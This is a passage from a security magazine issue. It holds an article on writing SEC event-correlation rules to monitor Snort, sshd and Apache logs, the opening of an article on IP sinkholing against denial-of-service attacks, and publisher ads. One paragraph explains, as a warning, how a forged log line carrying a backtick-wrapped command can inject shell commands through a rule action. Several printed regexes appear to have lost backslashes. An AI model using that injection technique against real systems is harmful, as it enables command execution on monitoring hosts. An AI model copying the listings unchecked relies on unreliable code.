new ideas & solutions for professional programmers
Polish, English, Spanish, German and French language versions

MSCoder

Independent magazine for developers using Microsoftplatform
Spanish, French and German language versions

hakin9

Hard Core IT Security Magazine
Polish, French, Spanish, Italian, English, Czech and German language versions

Linux+ DVD

Europe's biggest Linux magazine
Polish, French, Spanish, Czech and German language versions

WE ARE LOOKING FOR LICENSORS AND DISTRIBUTORS WORLDWIDE

CONTACT: MONIKA GODLEWSKA, MONIKAG@SOFTWARE.COM.PL



parallel. SEC reads data from input sources line by line, and each time a new line has been read, it will be matched against rules in configuration file(s).

An important part of the SEC rule is the *event matching pattern*. SEC supports regular expressions, substrings, Perl subroutines, and truth values as patterns. Support for regular expressions eases the configuration of SEC, since many UNIX tools (like *grep*, *sed*, *find*, etc.) rely on regular expressions, and therefore most security, system and network administrators are already familiar with the regular expression language. Also, since majority of event log monitoring tools use regular expression language for matching events, SEC can be deployed as a log monitoring replacement with much less effort. Starting from the 2.3.0 version, events can be passed to precompiled Perl subroutines for recognition which allows the user to configure custom event matching schemes.

In addition to event matching pattern, most rule definitions specify a list of *actions*, and optionally a Boolean expression of *contexts*. The SEC contexts are logical entities created during the event correlation process, with each context having a certain lifetime (either finite or infinite). Contexts can be used for activating and deactivating rules dynamically at runtime, e.g., if a rule definition has (X OR Y) specified for its context expression and neither the context X nor the context Y exist at a given moment, the rule will not be applied. Another important function of the SEC contexts is to act as event stores – events of interest can be associated with a context, and all the collected events supplied for an external processing at a later time (this idea was borrowed from Logsurfer).

Currently, SEC supports nine rule types that implement a number of common event correlation scenarios:

- *Single* – execute an action list when matching event is observed,

- *SingleWithScript* – like *Single*, but also use an external script for matching,
- *SingleWithSuppress* – like *Single*, but ignore following matching events for *t* seconds,
- *Pair* – execute an action list on event A and ignore following instances of A until event B arrives; on the arrival of B execute another action list,
- *PairWithWindow* – after observing event A, wait for *t* seconds for event B to arrive; if B does not arrive on time, execute an action list, otherwise execute another action list,
- *SingleWithThreshold* – count matching input events during *t* seconds and if a given threshold is exceeded, execute an action list,
- *SingleWith2Thresholds* – like *SingleWithThreshold*, but with additional second round of counting with a falling threshold,
- *Suppress* – suppress matching input events,
- *Calendar* – execute an action list at specific times.

Most SEC rule definitions have a parameter called *event description string* that is employed for defining the scope of event correlation (see *SEC rules and event correlation operations* for a detailed discussion). When an event matches the rule, SEC calculates the event correlation key by concatenating the rule file name, rule ID, and event description string. If an event correlation operation with the same key exists, event is correlated by that operation. If there is no such operation and the rule specifies a correlation of events over time, SEC starts a new operation with the calculated key. It should be noted that there is no one-to-one correspondence between rules and event correlation operations – SEC could start several operations for one rule, and rules of type *Single*, *SingleWithScript*, *Suppress*, and *Calendar* will never trigger operations, because they don't define event correlation over a time window.

SEC actions were not only designed for generating output events, but also for making rules to interact, for managing contexts and storing events, for connecting external event analysis modules to SEC, for executing custom Perl code without forking a separate process, etc. By combining several rules with appropriate action lists and context expressions, more complex event correlation schemes can be defined. The following section provides detailed examples and discussion on building SEC rulesets for security event log monitoring.

Security log monitoring with SEC – ruleset examples and discussion

In this section, we will discuss several ruleset examples and event processing capabilities of SEC. The example rulesets have been written for monitoring real-life event logs – the Snort IDS event log, the Solaris */var/adm/messages* system log, and the Apache web server error log. The rulesets have been tested with SEC version 2.3.3.

For experimenting with the rulesets presented in this section, one can download SEC from its home page. For installing SEC from the source package, unpack the distribution (e.g., `tar -xvzf sec-2.3.3.tar.gz`) and copy the *sec.pl* file from the distribution to the appropriate directory (e.g., `cp sec-2.3.3/sec.pl /usr/local/bin`). SEC home page also contains links to binary packages of SEC for several OS platforms.

In order to start SEC in interactive mode for monitoring the */var/log/messages* log file with rules from *my.conf*, use the following command line:

```
sec.pl -conf=my.conf -input=/var/log/messages
```

In order to configure SEC to monitor its standard input (useful for testing purposes), use the following command line:

```
sec.pl -conf=my.conf -input=-
```


Listing 3. SEC ruleset for consolidating priority 1 alert messages from Snort IDS

```
# Matching input line:
# Apr  4 10:10:55 snorthost.mydomain [auth.alert] snort[18800]:
# [1:2528:14] SMTP PCT Client_Hello overflow attempt
# [Classification: Attempted Administrator Privilege Gain]
# [Priority: 1]: (TCP) 192.168.5.43:28813 -> 192.168.250.44:25

type=Single
ptype=RegExp
pattern=snort\[d+\]: \[[d:]+\].*\[Priority: 1\]: \s+ \
([d\.]+):?d* -> [d\.]+:?d*
context=!ATTACK_FROM_$1
continue=TakeNext
desc=Priority 1 attack started from $1
action=create ATTACK_FROM_$1; \
    pipe '%s' mail -s 'Snort: priority 1 attack from $1 (alert)' root

type=Single
ptype=RegExp
pattern=snort\[d+\]: \[[d:]+\].*\[Priority: 1\]: \s+ \
([d\.]+):?d* -> [d\.]+:?d*
context=ATTACK_FROM_$1
desc=Priority 1 incident from $1
action=add ATTACK_FROM_$1 $0; \
    set ATTACK_FROM_$1 300 ( report ATTACK_FROM_$1 \
    mail -s 'Snort: priority 1 attack from $1 (report)' root )
```

Listing 4. SEC rule for passing lines that come from /var/log/messages only

```
type=Suppress
ptype=TValue
pattern=TRUE
context=!_FILE_EVENT_/var/log/messages
desc=Pass only those lines that come from /var/log/messages
```

Note that one can specify several `-input` and `-conf` options in the command line. Other commonly used options include `-log` (sets the log file for SEC), `-syslog` (configures SEC to log through *syslog*), `-debug` (sets the logging level for SEC), `-pid` (sets the process ID file for SEC), `-detach` (forces SEC to disassociate itself from the controlling terminal and to become a daemon), and `-testonly` (tests the validity of rules without starting SEC).

SEC rules and event correlation operations

Suppose we have a rule file called *my.conf* containing one rule presented in Listing 1.

The *SingleWithSuppress* rule from Listing 1 has been designed for matching *SNMP public access*

udp messages from the Snort IDS log. Each time the Snort daemon observes an SNMP query packet with the *public* community field in the network, it logs such a message – however, since a number of network management tools poll the same host repeatedly during a short time interval, the message could also be logged repeatedly for the same source and destination IP addresses. The rule implements an event correlation scenario called *compression* – repeated occurrences of identical events are reduced into a single event. The *ptype* parameter of the rule definition specifies that the event matching pattern is a regular expression, and the *pattern* parameter specifies the regular expression. The *desc* parameter defines the event description string, the *action*

parameter the action list of sending an e-mail alert to the local *root* user, and the *window* parameter the correlation window of 300 seconds.

When the regular expression matches an input line, the special variables *\$1* and *\$2* will be set to the source and destination IP address fields of the input line, since the regular expression contains bracketing constructs for these fields. SEC will then calculate the event correlation key by concatenating the rule file name, rule ID and event description string – e.g., if *\$1* is 192.168.115.34 and *\$2* is 192.168.52.179, then the resulting key will be *my.conf | 0 | SNMP public access from 192.168.115.34 to 192.168.52.179* (rule IDs start from zero and the bar symbol is used as a separator). If the operation with the key exists, SEC will hand over the input event to the operation. If the operation with the key does not exist, SEC will start a new operation with the lifetime of 300 seconds. The operation immediately sends an e-mail alert to the local *root* user with the *pipe* action – the event description string denoted by *%s* will be piped to the standard input of the `mail -s 'Snort alert' root` command – and after that, the operation will ignore the following events received from SEC for correlation. In other words, the rule will reduce repeated '*SNMP public access udp*' messages for the same source and destination IP address into a single message (the first one).

The inclusion of the rule file name and rule ID in the event correlation key guarantees that event correlation operations triggered by different rules will never clash. Also, by choosing appropriate value for the *desc* parameter, the end user can change the scope of event correlation. E.g., if the value for the *desc* parameter is *SNMP public access from \$1*, SEC will reduce all messages with the same source IP address field into a single message, disregarding destination IP addresses completely.

As a final note, one should be careful when using *\$1*, *\$2*, ... special variables as a part of a command



line definition, since the content of the special variables will be interpreted by the shell like the rest of the command line. E.g., if the *pattern* parameter is `sshd\[d+\]: (.+)` and the *action* parameter is `shellcmd echo $1 >> myfile`, then a malicious user can fork an arbitrary command from SEC by logging a fake line `sshd[0]: `mycommand`` with the *logger* utility. In order to avoid such situations, SEC patterns that set special variables for command lines should be written in a way that shell metacharacters and other unexpected data would not be assigned to the variables.

Building SEC rulesets from individual rules

The ruleset presented in Listing 2 for processing authentication failure and success messages is a more complex example that illustrates how rules can be set to interact through the use of synthetic events and contexts. The purpose of the ruleset is to weed out accidental authentication failures that are shortly followed by success, and then count non-accidental failures, in order to detect attempts to hack a larger number of different accounts in a short time period and to distinguish those attempts from an activity against a single (or a few) account(s).

The first rule of type *PairWithWindow* has been designed for matching `sshd` authentication failure and success messages from the Solaris `/var/adm/messages` system log. After the regular expression given with the *pattern* parameter matches an authentication failure message for a user, the `$1` variable will be set to the user name. SEC then starts an event correlation operation which will wait for the authentication success message for the same user name during the next 30 seconds. If the authentication success message arrives on time, no action will be taken (because the *action2* parameter is set to `none`). It should be noted that with *Pair** rules one can use `$1`, `$2`, ... special variables in the *pattern2* parameter, i.e., the pattern for the second half of the *Pair**

rule can have a dynamic nature. If the authentication success message does not appear, the operation will generate a synthetic event called `PAM_AUTHENTICATION_FAILED_FOR_<username>` with the *event* action. SEC synthetic events are treated like regular input events read from log files – they are appended to the input queue and matched against all rules.

The second rule of type *SingleWithThreshold* starts an event correlation operation that matches and counts `PAM_AUTHENTICATION_FAILED_FOR_<username>` messages. If 10 messages have been observed in the window of 600 seconds, the operation sends an e-mail alert to the local `root` user, and also, creates the context `COUNTING_OFF` with the lifetime of 1 hour, in order to avoid sending alerts to `root` once per each 10 minute period if the account scan is long-lasting. The expression given with the *context* parameter of the rule definition reads: *the context USER_<username>_ALREADY_COUNTED does not exist and the context COUNTING_OFF does not exist* (in SEC context expressions, `!` means logical negation, `&&` logical AND, and `||` logical OR). Therefore, in the presence of the `COUNTING_OFF` context the expression evaluates false, and the rule will not match any event. After the `PAM_AUTHENTICATION_FAILED_FOR_<username>` event has been counted, it will be passed to the third rule, because the *continue* parameter of the second rule has the value `TakeNext`. The third rule creates the context `USER_<username>_ALREADY_COUNTED`, and since the lifetime of the context and the counting window are equal (600 seconds), this ensures that each distinct user name increases the counter value only once during the counting (after the context has been created for a user name, the context expression of the second rule for the user name will evaluate false). In other words, the interaction between the second and third rule means that e-mail alerts will be sent only for incidents involving ten distinct user accounts.

Using SEC contexts for event consolidation

SEC contexts cannot only be used for rule activation and deactivation, but they can also be employed as event stores. SEC has the *add* action for appending an event to the event store of the context, the *report* action for piping all events from the store to the standard input of an external command, plus a number of actions for other context operations (e.g., moving data between contexts and SEC special variables). In this section, we will look at a simple scenario how to employ contexts for Snort IDS alert message aggregation and reporting.

Alert messages that Snort daemon logs have a priority from 1 to 3 (with 1 being the highest and 3 the lowest), and each message has a source and destination IP address field that reflect the source and destination of the suspicious network traffic. It is quite common that after Snort has observed an event for a certain source IP, the event will be shortly followed by other events for the same IP address (this is particularly true for attacks carried out with a toolkit that attempts to find as many vulnerabilities as possible in the destination network). Therefore, it is often not wise to generate an alert on every event, but to consolidate events into fewer reports.

The ruleset presented in Listing 3 was designed for processing Snort priority 1 alert messages with the same source IP address field (in the rest of this subsection, the network activity triggering such messages is called an *attack*). When the first priority 1 message is observed for a certain source IP address, SEC will send an e-mail alert about the start of an attack. If no priority 1 messages have been seen during 5 minutes for that source IP, SEC considers it to be the end of the attack, and sends an e-mail report containing all log messages relevant to the attack.

For storing log messages for a certain IP address `<ipaddress>`, the ruleset creates the context `ATTACK_FROM_<ipaddress>`. The first rule

detects the first event of an attack – the rule matches a priority 1 event for the source IP address only if the context for that IP address has not been created yet. After matching the event, the rule creates the context and sends an e-mail alert to the local *root* user that an attack has begun. The second rule matches a priority 1 log message and appends it to the event store of the relevant context with the *add* action (the `$0` special variable holds the entire matching log message line). After that, the rule uses the *set* action for extending the context lifetime for the next 300 seconds, and for setting the action-on-delete for the context (`report ATTACK_FROM_ $1 mail -s 'Snort: priority 1 attack from $1 (report)' root`). The action-on-delete will be executed immediately before the context's lifetime ends and the context is deleted, i.e., when no priority 1 events for a given IP have been observed during the last 300 seconds. The action-on-delete uses the *report* action for piping the event store of

the context to the `mail -s 'Snort: priority 1 attack from $1 (report)' root` command which sends collected events to the local *root* user. In that way, attacks that comprise many events will be reported with a single e-mail, and on the other hand, even if the attack is long-lasting, the end user will still get a timely e-mail alert about its start.

Monitoring multiple files

Apart from advanced event correlation and consolidation capabilities, SEC has another important advantage over several other well-known log monitoring solutions – it is the ability to monitor several log files simultaneously which allows SEC to cross-correlate events from different sources. Also, when there are a larger number of log files on the system, they can be monitored by a single SEC process that not only saves space in the process table, but also eases the maintenance of SEC itself (e.g., SEC will have just one process ID file and log file). Config-

uring SEC to monitor more than one input source is easy – one just has to give more than one `-input` option in the command line or specify a file name containing wildcard(s) for the `-input` option (or both).

However, when there are many rules, having more than one input source could introduce performance and transparency problems. If there are many rules that have been designed for one input source only, the matching of lines from other input sources with such rules could involve a considerable runtime overhead. Also, if input lines coincidentally match the rule they were not supposed to match, unexpected side-effects might make the behavior of the ruleset incomprehensible for the end user.

In order to address these problems, SEC has the `-intcontexts` command line option that tells SEC to create an *internal context* after a line has been read from an input source, and to delete the context after the line has been matched against all rules. E.g., if the name of the input source is `/var/log/messages`, the name of the corresponding internal context is `_FILE_EVENT_/var/log/messages`. Since the names of internal contexts can be used in context expressions of rule definitions, the user can write rules that match events from certain input sources only. If the user wishes to have custom names for internal contexts or a single name for multiple input sources, the names can be specified with the `-input` option. E.g., `-input=/var/log/syslog=SYSLOG -input=/var/adm/messages=SYSLOG` options instruct SEC to employ the internal context `SYSLOG` for both `/var/log/syslog` and `/var/adm/messages`.

As an example of the use of internal contexts, consider the *Suppress* rule from Listing 4 in the beginning of the rule file.

The SEC *Suppress* rule suppresses matching events – it acts as a filter that does not pass the events to later rules in the rule file. In the rule definition from Listing 4, the *p*type and *p*attern parameters specify that the *p*attern is a truth

Listing 5. SEC ruleset for monitoring the local Apache web server log with a dynamic list of regular expressions and for forwarding matching lines to the remote syslog server

```
type=Single
ptype=SubStr
pattern=SEC_STARTUP
context=SEC_INTERNAL_EVENT
continue=TakeNext
desc=Load the Sys::Syslog module
action=assign %a 0; eval %a (require Sys::Syslog); \
eval %a (exit(1) unless %a)

type=Single
ptype=RegExp
pattern=(SEC_STARTUP|SEC_RESTART)
context=SEC_INTERNAL_EVENT
desc=Compile the logging routine and initialize the list of patterns
action=eval %syslog ( sub { Sys::Syslog::syslog('err', $_[0]); } ); \
    eval %a ( @regex = ('192.168.1.1', 'File does not exist:'); \
        Sys::Syslog::openlog('SEC', 'cons,pid', 'daemon') )

# Matching input line:
# [Fri Mar 24 09:19:50 2006] [error] [client 192.168.1.1]
# File does not exist: /var/apache/htdocs/robots.txt

type=Single
ptype=PerlFunc
pattern=sub { foreach my $pat (@regex) {
    if ($_[0] =~ /$pat/) { return 1; } } return 0; }
desc=Forward the suspicious message line to remote syslog server
action=call %o %syslog $0
```



value `TRUE` that matches any line. However, the context expression `!_FILE_EVENT_/var/log/messages` evaluates true only for lines not coming from `/var/log/messages`. Therefore, the rule can be used in the beginning of the rule file designed for monitoring `/var/log/messages`, since it only passes relevant lines.

If the `-intcontexts` command line option has been given, SEC employs the internal context `_INTERNAL_EVENT` for synthetic events generated with the `event` action. However, sometimes the end user would like to have another internal context for a synthetic event. As a workaround, one can create a named pipe with the `mkfifo` tool, let SEC to monitor the named pipe with the `-input` option, and use the `write` action instead of `event` in rule definitions. E.g., if the named pipe `/var/log/pipe` has been created with `mkfifo /var/log/pipe` and SEC has been started with the command line option `-input=/var/log/pipe=SYSLOG`, then using `action=write /var/log/pipe MY_SYNTHETIC_EVENT` (it tells SEC to write the line `MY_SYNTHETIC_EVENT` to `/var/log/pipe`) makes the `MY_SYNTHETIC_EVENT` event appear with the `SYSLOG` internal context set.

Integrating custom Perl code with SEC rules

Although the features of SEC we have discussed so far allow one to write rulesets for a wide variety of event correlation scenarios, there are still cases that can't be covered by combining these features. E.g., `RegExp` patterns can't be used for specifying a dynamic list of regular expressions. Also, the `pipe` action from previous ruleset examples involves creating a separate process for an external command, but when `pipe` is called hundreds of times per second, considerable amount of CPU time would be spent for forking new processes. Although SEC supports special variables that the user can employ for storing values, these variables are similar to Perl scalars and more complex data structures (like Perl lists and hashes) can't be

set up with them. In order to address these problems, SEC supports *PerlFunc* patterns (user-defined Perl functions for matching input lines) and Perl context expressions, but also *eval* and *call* actions for compiling and running custom Perl code from SEC.

The ruleset from Listing 5 illustrates how to employ *eval* and *call* actions and *PerlFunc* patterns, but also how to use Perl modules with SEC and how to set up and access Perl data structures with custom code. The ruleset was designed for monitoring the local Apache web server error log with a dynamic list of regular expressions, and for forwarding matching lines to the remote `syslog` server where they could be correlated by another SEC instance. In order to save CPU time, the ruleset does not call the `logger` utility for forwarding lines as `syslog` messages, but rather relies on the `openlog()` and `syslog()` functions of the Perl `Sys::Syslog` module.

In order to take advantage of the `Sys::Syslog` module, it must be loaded at SEC startup. If SEC has been started with the `-intevents` command line option, it generates a synthetic event called `SEC_STARTUP` as its very first event at startup, sets the internal context `SEC_INTERNAL_EVENT` for the event, and processes it before any other input event. This allows the user to write rules for executing various startup procedures. The first rule is such a rule which attempts to load the `Sys::Syslog` module with the help of *assign* and *eval* actions. It first sets the special variable `%a` to 0 with the *assign* action, and then evaluates the Perl code `require Sys::Syslog` with the *eval* action (internally, the *eval* action calls the Perl `eval()` function). If *eval* succeeds and the module is loaded, 1 will be assigned to `%a` (since this value is returned by the successful `require Sys::Syslog`), if *eval* fails, `%a` will retain its original value (0). Then the *eval* action is used again for checking the value of `%a`, and if it is 0 (i.e., the module couldn't be loaded), `exit(1)` is called from the Perl code executed by *eval*.

Since the execution takes place within the SEC process, `exit(1)` will terminate SEC with the exit code 1.

The second rule has been designed for matching both `SEC_STARTUP` and `SEC_RESTART` internal events (when SEC has been started with the `-intevents` option and it receives the `SIGHUP` signal – a request for resetting internal state and reloading configuration –, then SEC generates a synthetic event `SEC_RESTART` with the internal context `SEC_INTERNAL_EVENT`). After observing a matching event, the rule first uses the *eval* action for evaluating the Perl code `sub { Sys::Syslog::syslog('err', $_[0]); }`. Since the code is a function definition, *eval* will compile the function and return the pointer to the compiled code that will be saved to the `%syslog` special variable. The function itself expects one input parameter and employs the `syslog()` function from the `Sys::Syslog` module for sending the input parameter as an *err*-level message to the `syslog` server. The rule will then initialize the `@regexp` list which is a Perl list for holding regular expressions. Since `@regexp` is a global list, it can be accessed and modified with subsequent calls to *eval*. (In order to avoid clashes with variable names in the SEC code, a separate namespace called `main::SEC` is defined in the SEC code, and the *eval* action always evaluates custom Perl code in that namespace.) As a final step, the rule will open the `syslog` connection with the `openlog()` function, setting the program name to `SEC`, the logging facility to `daemon`, and logging options to `cons,pid` (log to console if regular logging fails and include process ID with each message).

The third rule was designed for matching input lines with regular expressions from the `@regexp` list that was initialized by the second rule (and can be changed by other rules at runtime). The rule employs the *PerlFunc* pattern for matching – the value for the *pattern* parameter must be a valid Perl function definition that is compiled when rules are loaded. In the case of the third rule, the func-



THE AFFILIATE PROGRAM

Software-Wydawnictwo

Join and start making money!

The affiliate program offered by Software-Wydawnictwo publishing house is aimed at website owners and administrators.

Anyone who has a website can join the Affiliate Program.

Joining the program is completely free and can bring you significant financial benefits.

To start making money, simply put a link (a banner or button) to our online store on your website!

You will receive 10% of the value of each purchase made in our store by visitors coming from your website.

www.pp.software.com.pl



tion takes the input line (passed to the function as the input parameter `$_[0]`) and scans the `@regex` list for a matching regular expression. If such a regular expression is found, the function returns 1 which is an indication that the `PerlFunc` pattern matches the input line, otherwise it returns 0 which indicates no match. In the former case, the rule will call a precompiled Perl function for `syslog` logging with the `call` action. The `%o` special variable is used for storing the return value from the function call, the `%syslog` special variable holds a pointer to the function, and `$0` (that holds the entire matching input line) is the input parameter for the function.

In that way, the ruleset efficiently implements the dynamic regular expression matching for a web server error log which can't be expressed in terms of `RegExp` patterns, and the forwarding of matching lines to remote `syslog` server without forking a separate process for an external command. Since all Perl code fragments employed by the third rule are compiled at SEC startup, executing them at runtime is as efficient as executing the SEC code itself.

SEC performance and application experience

Although SEC is written in an interpreted language (and is thus not as fast and memory-efficient as a compiled C program), it can handle hundreds of events per second and still have relatively modest resource requirements. In a recently conducted experiment that lasted 49.8 days, two instances of SEC were set to run on a Linux `syslog` server with two 3 GHz Intel P4 Xeon processors. The first instance was monitoring 20 log files simultaneously with a configuration of 243 rules from 22 rule files, while the second instance was reading input from a named pipe with a configuration of 67 rules from 5 rule files. The first instance processed 107,059,511 input lines (24.9 lines per second as an average), and consumed 3.0% of CPU time and 8.1 MB of memory. The second instance

On the Net

- <http://www.bmc.com/> – BMC Patrol,
- <http://www.cisco.com/> – CiscoWorks,
- <http://www.managementsoftware.hp.com/products/ecs/index.html> – HP ECS,
- <http://www.openview.hp.com/> – HP OpenView,
- <http://www.netfilter.org/> – Iptables,
- <http://www.logec.com/> – LOGEC,
- <http://www.cert.dfn.de/eng/logsurf/> – Logsurfer,
- <http://www.mysql.com/> – MySQL,
- <http://www.nagios.org/> – Nagios,
- <http://www.openservice.com/products/nervecenter.jsp> – NerveCenter,
- <http://www.micromuse.com/> – NetCool,
- <http://www.prelude-ids.org/> – Prelude IDS,
- <http://www.rulecore.com/> – RuleCore,
- <http://simple-evcorr.sourceforge.net/> – Simple Event Correlator,
- <http://www.smarts.com/> – SMARTS,
- <http://snmptt.sourceforge.net/> – SNMPTT,
- <http://www.snort.org/> – Snort IDS,
- <http://swatch.sourceforge.net/> – Swatch,
- http://www.balabit.com/products/syslog_ng/ – Syslog-ng.

References

- Jim Brown. 2003. Working with SEC – the Simple Event Correlator. <http://sixshooterv6.thrupoint.net/SEC-examples/article.html>,
- P. Froehlich, W. Nejd, M. Schroeder, C. V. Damasio, L. M. Pereira. 2002. *Using Extended Logic Programming for Alarm-Correlation in Cellular Phone Networks*. *Applied Intelligence* 17(2), pp. 187-202,
- Boris Gruschke. 1998. *Integrated Event Management: Event Correlation using Dependency Graphs*. *Proceedings of the 9th IFIP/IEEE International Workshop on Distributed Systems: Operations and Management*, pp. 130-141,
- G. Jakobson and M. Weissman. 1995. *Real-time telecommunication network management: Extending event correlation with temporal constraints*. *Proceedings of the 4th International Symposium on Integrated Network Management*, pp. 290-301,
- Dilmar Malheiros Meira. 1997. *A Model For Alarm Correlation in Telecommunication Networks*. *PhD thesis*, Federal University of Minas Gerais, Brazil,
- Elaine Rich and Kevin Knight. 1991. *Artificial Intelligence, 2nd edition*, McGraw-Hill, ISBN 0-07-052263-4,
- John P. Rouillard. 2004. *Real-time Logfile Analysis Using the Simple Event Correlator (SEC)*. *Proceedings of USENIX 18th System Administration Conference*, pp. 133-149,
- M. Steinder and A. S. Sethi. 2002. *End-to-end Service Failure Diagnosis Using Belief Networks*. *Proceedings of the 8th IEEE/IFIP Network Operations and Management Symposium*, pp. 375-390,
- James Turnbull. 2005. *Hardening Linux*, Apress, ISBN: 1-59059-444-4.
- Risto Vaarandi. 2005. *Tools and Techniques for Event Log Analysis*. *PhD thesis*, Tallinn University of Technology, Estonia,
- Hermann Wietgreffe. 2002. *Investigation and Practical Assessment of Alarm Correlation Methods for the Use in GSM Access Networks*. *Proceedings of the 8th IEEE/IFIP Network Operations and Management Symposium*, pp. 391-404,
- Hermann Wietgreffe, Klaus-Dieter Tuchs, Klaus Jobmann, Guido Carls, Peter Froehlich, Wolfgang Nejd, Sebastian Steinfeld. 1997. *Using Neural Networks for Alarm Correlation in Cellular Phone Networks*. *Proceedings of the International Workshop on Applications of Neural Networks in Telecommunications*, pp. 248-255,
- S. A. Yemini, S. Klinger, E. Mozes, Y. Yemini, and D. Ohsie. 1996. *High speed and robust event correlation*. *IEEE Communications Magazine* 34(5), pp. 82-90.

You will find here:

■ materials for articles-listings, additional documentation, tools

■ the most interesting articles to download

■ currently information on the upcoming issue

processed 364,534,428 input lines (84.7 lines per second as an average), and consumed 8.8% of CPU time and 6.1 MB of memory.

SEC event processing speed depends heavily on how the rules are arranged, and there are several ways for improving the performance. Since input lines are compared with rules in the order they are defined in the rule file, moving most frequently matching rules to the beginning of the file saves CPU time. Also, if many input lines don't match any rules, having a *Suppress* rule for such lines in the beginning of the rule file saves CPU time as well. If SEC has been configured to monitor several input sources, one can employ internal contexts (as described in *Monitoring multiple files*) for increasing SEC event processing speed. Other suggestions for improving SEC performance include writing efficient regular expressions and replacing *RegExp* patterns with *SubStr* patterns where possible (the latter are faster).

Over the past few years, SEC has been adopted by many institutions with various sizes and has been employed in a number of domains, including event log monitoring, firewall management, intrusion detection, and network management (please see [Vaarandi 2005] for some detailed case studies). SEC has been successfully used with Snort IDS, Prelude IDS, the iptables firewall, HP OpenView (both NNM and Operations), Nagios, CiscoWorks, BMC patrol, SNMPPTT, etc. SEC has been employed on a wide

variety of OS platforms, including Linux, FreeBSD, OpenBSD, Solaris, HP-UX, AIX, Tru64 Unix, Mac OS X, and Windows 2000.

Conclusion

This paper has discussed SEC (Simple Event Correlator) – an open-source tool for lightweight and platform-independent event correlation – and has presented several real-life examples how to employ SEC for real-time monitoring of security event logs. However, due to space limitations, many features of SEC were not mentioned in this paper. For a thorough description, the interested reader is referred to the SEC online documentation. There are also several other sources of information available about SEC. SEC rule repository at BleedingSnort (<http://www.bleedingsnort.com/sec/>) contains a number of example rule-sets for various scenarios (e.g. event correlation for Snort and management of the iptables firewall). *Working with SEC – the Simple Event Correlator* [Brown 2003] is an online tutorial that not only provides a good introduction to SEC but also covers a number of advanced issues like integrating SEC with MySQL. Chapter 5 of *Hardening Linux* [Turnbull 2005] discusses how to employ SEC for monitoring *syslog* log files. Also, recently a paper with a useful rule-set library has been published that describes the application of SEC at the University of Massachusetts at Boston [Rouillard 2004]. ●


Acknowledgements

This work is supported by SEB Eesti Ühispank, and also, the work has received financial support from Estonian national grant no. SF0182712s06.

About the author

Risto Vaarandi received his PhD in Computer Engineering from the Tallinn University of Technology, Estonia, in June 2005. For the past eight years, he has been working in SEB Eesti Ühispank as an IT development engineer, and currently he is also a part-time researcher at the Institute of Computer Science, University of Tartu, Estonia. You can contact Risto through his home page at <http://kodu.neti.ee/~risto>.





Techniques

Network Defense Applications using IP Sinkholes

Victor Opplaman 

Difficulty



A little-talked-about network security technique has proven one of the most effective means of defense against Denial-of-Service attacks and a successful means of threat data collection. In this article we will explore advanced network defense applications using stationary and event-driven IP sinkholes.

It has been deployed by Internet service providers globally as a way to protect their downstream customers. As this article will explain, the technique, known as sinkholing, may also be used to provide valuable intelligence regarding the threats your network is facing. By implementing sinkholes, you'll gain yet another means of defending your network and gleaning valuable information regarding both threats and significant misconfigurations throughout your network.

Meant for network-savvy users, this article will provide the following:

- Sinkhole Background and Function – A brief explanation of IP sinkholes and how a number of organizations have successfully implemented them,
- Decoy Network Deployments – How sinkhole techniques applied using darknets and honeynets may be used to trap and analyze malicious scanning, infiltration attempts, and other events in conjunction with your network monitoring elements such as intrusion detection,
- Denial-of-Service Protection – How organizations and their upstream Internet service

providers have developed a means of protection against denial-of-service through extensive, event-driven sinkhole deployments,

- Backscatter and Tracebacks – a brief explanation of backscatter and how tracebacks can be used to identify the ingress point of a Denial-of-Service attack in a large network.

Background and Function

In this text, the term sinkhole may be defined as a generalized means of redirecting specific IP network traffic for different security-related

What you will learn...

- you will learn how to use sinkholing techniques and how to protect from Denial-of-Service attacks.

What you should know...

- you should have basic knowledge about Denial-of-Service attacks,
- you should know the network traffic issues on ISP side.




Figure 1. An attack on IP address 192.0.2.13 (before sinkholing)

purposes including analysis and forensics, diversion of attacks, and detection of anomalous activities. Tier-1 ISPs were the first to implement these tactics, usually to protect their downstream customers. Since then, the techniques have been adapted to collect interesting threat-related information for security analysis purposes. To visualize the simplest form of a sinkhole, consider the following:

Malicious, disruptive traffic sourced from various networks is destined for network 192.0.2.13, as shown in Figure 1. The organization being targeted by this traffic utilizes 192.0.2.0/24 as its network address block that is routed by its upstream ISP. The attack becomes debilitating, disrupting business operations of the target organization and potentially increasing its costs because of increasing bandwidth utilization, and necessitating action by the ISP because the overwhelming amount of traffic generated by the attack is disrupting adjacent customers as a form of collateral damage.

The ISP reacts and temporarily initiates a blackhole-type sinkhole by injecting a more specific route for the target (192.0.2.13/32) inside their backbone, whose next-hop is the discard interface on their edge router (also known as *null0* or the *bit bucket*), as shown in Figure 2.

This tactic redirects the offensive traffic toward the ISP's sink-

hole instead of allowing it to flow downstream to the original target. The benefit is that from the time the sinkhole goes into effect, the adjacent ISP customers are likely (as long as the ISP thoughtfully designed their sinkhole defenses) free of collateral damage and the target of the attack has regained use of their Internet connection and local access to the specifically targeted device. Unfortunately, the specific IP address (device) being attacked cannot converse with remote systems across the Internet until the sinkhole is removed (presumably after the attack has subsided). Obviously, the services originally provided by the target device may be migrated to an alternative device

at a different IP address, but many other considerations would have to be made in terms of DNS TTL expiry, and so on.

This example is merely one type of sinkhole, normally referred to as an ISP-induced blackhole route, but this should familiarize you with the concept so that we can explain various other uses of sinkholes.

Using Sinkholes to Deploy Decoy Networks

